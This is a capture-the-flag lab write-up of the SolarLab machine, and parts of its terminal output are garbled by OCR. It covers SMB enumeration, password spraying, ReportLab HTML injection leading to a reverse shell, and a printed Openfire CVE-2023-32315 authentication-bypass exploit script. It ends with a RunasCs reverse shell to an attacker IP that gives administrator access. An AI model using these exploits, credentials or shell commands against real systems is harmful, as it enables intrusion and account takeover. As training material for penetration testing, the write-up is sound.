


1. Enumeration

Start with nmap enumeration, we have a http service and smb services running, it tries to redirect us to a domain, once we add the domain to etc/hosts file

```
(kali⊗kali)-[~/Desktop/SolarLab]
$\frac{\sudo}{\sudo} nmap -\sS -\sC -\sV 10.10.11.16 -\sigmaN nmap.txt [sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-11 15:57 EDT
Nmap scan report for 10.10.11.16
Host is up (0.17s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT STATE SERVICE
80/tcp open http
                                VERSION
                                nginx 1.24.0
|_http-server-header: nginx/1.24.0
_http-title: Did not follow redirect to http://solarlab.htb/
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds?
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
|_clock-skew: 1s
  smb2-time:
    date: 2024-05-11T19:57:35
    start_date: N/A
  smb2-security-mode:
      Message signing enabled but not required
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 73.00 seconds
```

In the http service we didn't find anything interesting at least in the main url, in the other one there is a log in page, we may try to get credentials or something like that



we can scan port 6791 and it disclose another url: http:report.solarlab.htb

Using crackmapexec to search some share files we found some files

```
      (kali@ kali)=[~/Desktop/SolarLab]

      $ sudo
      crackmapexec smb
      10.10.11.16
      -u
      -p
      -- shares

      SMB
      10.10.11.16
      445
      SOLARLAB
      [*] Windows
      10.0 Build
      19041
      x64
      (name:SOLARLAB)
      (domain:solarlab)
      (signing:False)
      SMBv1:False)

      SMB
      10.10.11.16
      445
      SOLARLAB
      [*] Solarlab): STATUS_ACCESS_DENIED

      SMB
      10.10.11.16
      445
      SOLARLAB
      [*] Error enumerating shares: Error occurs while reading from remote(104)
```

```
(kali⊛kali)-[~/Desktop/SolarLab]
smbclient \\\\10.10.11.16\\'Documents' -U guest -L
Password for [WORKGROUP\guest]:
Try "help" to get a list of possible commands.
smb: \> dir
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                                                             10:41:57
  desktop.ini
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                                                  Thu Nov 16 14:36:51 2023
 My Videos
                                  DHSrn
                                               a
 old_leave_request_form.docx
                                           37194
                                                  Fri Nov 17 05:35:57 2023
                7779839 blocks of size 4096. 1841808 blocks available
smb: \>
```

The .xlsx file disclose information about usernames and passwords, now we need to find a place where we can use it



2. User flag

After we proceed to spray passwords on smb we realize there's nothing which can help us to get progress

```
-(kali®kali)-[~/Desktop/SolarLab]
$\frac{\sudo}{\sudo} \text{crackmapexec smb 10.10.11.16 -u users.txt} $\frac{\sudo}{\sudo} \text{ rackmapexec smb 10.10.11.16 -u users.txt} $\frac{\sudo}{\sudo} \text{ 10.10.11.16 445 SOLARLAB} $\frac{\sudo}{\s
                                                                                                                                                                                                                                             -p passwd.txt --continue-on-success
[*] Windows 10.0 Build 19041 x64 (name:SOLARLAB) (domain:solarlab) (signing:
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
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|+| solarlab\AlexanderK:d398sadsknr390
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
If you can see, there is a trick right here, in the .xlsx file all usernames are composed by a name and a letter which is the first letter of the next or previous name, taking this and looking for anomalies bakle.byte is the only one user name that doesn't follow this pattern, but what happens if we make that blake follow this pattern? It would be something like:

Usename: blakeb


Password: password




Those are valid credentials to the web application running on 6791




We can leave a request on this page, this request generates a pdf file, let's search if we can do anything with this





According with the name of the machine this looks primising



But we need to find a way to inject this code here and execute remote commands with this.

Previously we tried to change the .png file on the request but it is properly sanitized so we will try to inject the html code in leave request parameter.

```
Pretty
                                                                                                    ...
1 POST /leaveRequest HTTP/1.1
2 Host: report.solarlab.htb:6791
 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
 7 Content-Type: multipart/form-data; boundary=-----355370220634199173212324157300
8 Content-Length: 7715
9 Origin: http://report.solarlab.htb:6791
10 Connection: close
11 Referer: http://report.solarlab.htb:6791/leaveRequest
12 Cookie: session=
   eJwljjsOwOAIBe9CnQLWfBZfxjJrUNLacRXl7lkp0715zXxgqzOvJ6zv884HbK8DVoh9aC48GnM5YYjsncJHVsrwEUi10LtliXlL10RPw0N,
  SbBIh3lpG2WLUVSPUHaf2ShyszCqCJuqhDa2a78GEpKlzlxwwQ-4rz38NwfcHgZgttg.ZkA-Gw.0i6FW4YH5g5g4xTF41TlXpXZjSQ
13 Upgrade-Insecure-Requests: 1
14
15 -----355370220634199173212324157300
16 Content-Disposition: form-data; name="time_interval"
18 2024-05-11 to 2024-05-11
        -----355370220634199173212324157300
20 Content-Disposition: form-data; name="leave_request"
21
22 1235678902
            -----355370220634199173212324157300
23
24 Content-Disposition: form-data; name="signature"; filename="user2-160x160(2).jpg"
25 Content-Type: image/jpeg
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```

here we have the payload to exploit the vulnerability but to get the reverse shell we will need to use powershell base 64

What Else?

A lot of apps and libraries use the Reportlab library for example xhtml2pdf utility function is vulnerable and can suffer from code execution while transforming malicious HTML to pdf

User flag got succesfully

```
-(kali⊛kali)-[~]
___$ nc -lnvp 1234
Listening on 0.0.0.0 1234
Connection received on 10.10.11.16 57602
PS C:\Users\blake\Documents\app> whoami
solarlab\blake
PS C:\Users\blake\Documents\app> cd ../..
PS C:\Users\blake> cd Desktop
PS C:\Users\blake\Desktop> dir
    Directory: C:\Users\blake\Desktop
Mode
                     LastWriteTime
                                            Length Name
-ar—
               5/12/2024
                           6:15 AM
                                                34 user.txt
PS C:\Users\blake\Desktop> type user.txt
```

3.Priv esc

There is a openfire user, as we have learnt there are some vulnerabilities around there

```
PS C:\Users> dir
   Directory: C:\Users
Mode
                    LastWriteTime
                                         Length Name
            11/17/2023 10:03 AM
                                                Administrator
            11/16/2023
                        9:43 PM
                                                blake
            11/17/2023 2:13 PM
                                                openfire
            11/17/2023 12:54 PM
                                                Public
d-r
PS C:\Users>
```

So check if there is a service running locally and try to port forwarding using that port

```
PS C:\> Get-NetTCPConnection
```

```
PS C:\Users\blake\Desktop> ./chisel.exe client 10.10.16.99:8000 R:9090
```

```
(kali® kali)-[~/Desktop/SolarLab]
$ chisel server --port 8000 --reverse
2024/05/13 16:23:34 server: Reverse tunnelling enabled
2024/05/13 16:23:34 server: Fingerprint uMT+ATb8SAiXki7LUmV9NXnwLb6y2lyp49FKVhowjik=
2024/05/13 16:23:34 server: Listening on http://0.0.0.0:8000
2024/05/13 16:23:40 server: session#1: Client version (1.9.1) differs from server version (1.9.1-0kali1)
2024/05/13 16:23:40 server: session#1: tun: proxy#R:9090⇒9090: Listening
```

▼ CVE-2023-32315

This vulnerability lies within the web-based Admin Console, allowing a path traversal attack through the setup environment. This flaw allows unauthenticated users to access restricted pages intended for administrative users

```
import random
import string
import argparse
from concurrent.futures import ThreadPoolExecutor
import HackRequests
artwork = '''
                             Openfire Console Authentication Bypass Vulnerability (CVE-
Use at your own risk!
111
def generate_random_string(length):
   charset = string.ascii_lowercase + string.digits
   return ''.join(random.choice(charset) for _ in range(l
def between(string, starting, ending):
   s = string.find(starting)
   if s < 0:
      return ""
   s += len(starting)
   e = string[s:].find(ending)
   if e < 0:
      return ""
   return string[s : s+e]
```

```
final_result = []
def exploit(target):
             hack = HackRequests.hackRequests()
             host = target.split("://")[1]
            # setup 1: get csrf + jsessionid
             jsessionid = ""
             csrf = ""
             try:
                          url = f"{target}/setup/setup-s/%u002e%u002e/%u002e
                          headers = {
                                       "User-Agent": "Mozilla/5.0 (Windows NT 10.0; W.
                                       "Accept-Encoding": "gzip, deflate",
                                       "Accept": "text/html, application/xhtml+xml, 
                                       "Connection": "close",
                                       "Accept-Language": "zh-CN, zh; q=0.8, en-US; q=0.5
                                        "DNT": "1",
                                       "X-Forwarded-For": "1.2.3.4",
                                        "Upgrade-Insecure-Requests": "1"
                          print(f"[..] Checking target: {target}")
                          hh = hack.http(url, headers=headers)
                          jsessionid = hh.cookies.get('JSESSIONID', '')
                          csrf = hh.cookies.get('csrf', '')
                          if jsessionid != "" and csrf != "":
                                       print(f"Successfully retrieved JSESSIONID: {js
                          else:
                                       print("Failed to get JSESSIONID and csrf value
                                       return
                          # setup 2: add user
                          username = generate_random_string(6)
                          password = generate_random_string(6)
```

```
header2 = {
            "Host": host,
            "User-Agent": "Mozilla/5.0 (Windows NT 10.0; W
            "Accept-Encoding": "gzip, deflate",
            "Accept": "text/html,application/xhtml+xml,app.
            "Connection": "close",
            "Cookie": f"JSESSIONID={jsessionid}; csrf={csr
            "Accept-Language": "zh-CN, zh; g=0.8, en-US; g=0.5
            "DNT": "1",
            "X-Forwarded-For": "1.2.3.4",
            "Upgrade-Insecure-Requests": "1"
        }
        create_user_url= f"{target}/setup/setup-s/%u002e%u
        hhh = hack.http(create_user_url, headers=header2)
        if hhh.status code == 200:
            print(f"User added successfully: url: {target}
            with open("success.txt", "a+") as f:
                f.write(f"url: {target} username: {username
        else:
            print("Failed to add user")
        # setup 3: add plugin
    except Exception as e:
        print(f"Error occurred while retrieving cookies: {
def main():
    print(artwork)
    ## parse argument
    parser = argparse.ArgumentParser()
    parser.add_argument('-t', '--target', help='The URL of
   parser.add_argument("-1", "--list", action="store", he
    args = parser.parse_args()
    if args.target is not False:
        exploit(args.target)
```

```
elif args.list is not False:
        with open(args.list) as targets:
            for target in targets:
                target = target.rstrip()
                if target == "":
                    continue
                if "http" not in target:
                     target = "http://" + target
                exploit(target)
    else:
        parser.print_help()
        parser.exit()
# def main():
#
      parser = argparse.ArgumentParser(description="CVE-20")
      parser.add_argument("-u", help="Target URL")
#
      parser.add_argument("-1", help="File containing URLs
#
      parser.add_argument("-t", type=int, default=10, help:
#
#
      args = parser.parse_args()
      target_url = args.u
#
#
      file path = args.l
      thread = args.t
#
#
      targets = []
      if target_url is None:
#
          with open(file_path, "r") as file:
#
              for line in file:
#
#
                  target = line.strip()
                  if target == "":
#
                       continue
#
                  if "http" not in target:
#
                       target = "http://" + target
#
#
                  targets.append(target)
```


```
# with ThreadPoolExecutor(max_workers=thread) as example.
# for target in targets:
# executor.submit(exploit, target)

# else:
# exploit(target_url)


if __name__ == "__main__":
    main()
```




Log in as the new admin user



Exploit the vulnerability uploading the plugin



Use the same rev shell that we used before to get user flag



Now we are Openfire user, and we are able to dig into configuration files on the machine, it is also possible to look for logs and scripts



```
Tx_timestamp=0
PS C:\Program Files\Openfire\embedded-db> type openfire.log
/*c2*/SeT SCHEMA PUBLIC
DELETE FROM OFPROPERTY WHERE NAME='update.lastCheck'
INSERT INTO OFPROPERTY VALUES('update.lastCheck','1715631401016',0,NULL)
COMMIT
INSERT INTO OFUSER VALUES('kh5jaf',NULL,NULL,NULL,NULL,NULL,NULL,NULL,V001715632070282','001715632070282')
COMMIT
DELETE FROM OFUSER WHERE USERNAME='kh5jaf'
INSERT INTO OFUSER VALUES('kh5jaf','7X/00UV45IdRyXHbEANUyDPmZ3CM=','wlqBZLUNSJ3ot2yXqX9V+rrtCOY=','nflEWY4QymQ2gzJlJR17DQm/c190f2dd80eab04253542c0a',NULL,NULL,'001715632070282','001715632070282')
COMMIT
INSERT INTO OFPROPERTY VALUES('admin.authorizedJIDs','admin@solarlab.htb,kh5jaf@solarlab.htb',0,NULL)
COMMIT
INSERT INTO OFUSER VALUES('2yepjv',NULL,NULL,NULL,NULL,NULL,NULL,NULL,V001715632079243','001715632079243')
COMMIT
INSERT INTO OFUSER VALUES('2yepjv',NULL,NULL,NULL,NULL,NULL,NULL,NULL,V001715632079243','001715632079243')
```

In .script file we found administrator credentials with a encrypted password, but some code lines below we have the key

```
INSERT INTO OFPROPERTY VALUES('cache.MUCService''conference''Roomstatistics.maxLifetime','-1',0,NULL)
INSERT INTO OFPROPERTY VALUES('cache.MUCService''conference''Roomstatistics.size','-1',0,NULL)
INSERT INTO OFPROPERTY VALUES('cache.MUCService''conference''Rooms.maxLifetime','-1',0,NULL)
INSERT INTO OFPROPERTY VALUES('provider.admin.className','org.jivesoftware.openfire.admin.DefaultAdminProvider',0,NULL)
INSERT INTO OFPROPERTY VALUES('provider.admin.className','org.jivesoftware.openfire.auth.befaultAuthprovider',0,NULL)
INSERT INTO OFPROPERTY VALUES('provider.agmin.className','org.jivesoftware.openfire.auth.befaultAuthprovider',0,NULL)
INSERT INTO OFPROPERTY VALUES('provider.agmin.className','org.jivesoftware.openfire.auth.befaultAuthprovider',0,NULL)
INSERT INTO OFPROPERTY VALUES('provider.agmin.className','org.jivesoftwar
```

We search on internet a script able to decrypt openfire passwords, and we got the password!!

```
(kali© kali) -[~/Desktop/SolarLab]
- java OpenFireDecryptPass.java becb0c67cfec25aa266ae077e18177c5c3308e2255db062e4f0b77c577e159a11a94016d57ac62d4e89b2856b0289b365f3069802e59d442 hGXiFzsKaAeYLjn
Picked up _ JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext-true
InisPasswordShouldDola (hex: 005400680069007300500061007300730077006F0072006400530068006F0075006C00640044006F00210040)
```

Using those credentials we can execute commands with those privileges we will use RunasCs to run powershell on the listener port

```
PS C:\Program Files\Openfire\bin> ./RunasCs.exe Administrator ThisPasswordShouldDo!@ powershell -r 10.10.16.99:4444

[+] Running in session 0 with process function CreateProcessWithLogonW()
[+] Using Station\Desktop: Service-0×0-226d1$\Default
[+] Async process 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' with pid 4084 created in background.
PS C:\Program Files\Openfire\bin>
```

```
(kali@kali)-[~/Desktop/SolarLab]
$ nc -lnvp 4444
Listening on 0.0.0.0 4444
Connection received on 10.10.11.16 62559
Windows PowerShell
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Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Windows\system32> whoami
whoami
solarlab\administrator
PS C:\Windows\system32>
```

Machine pwned!!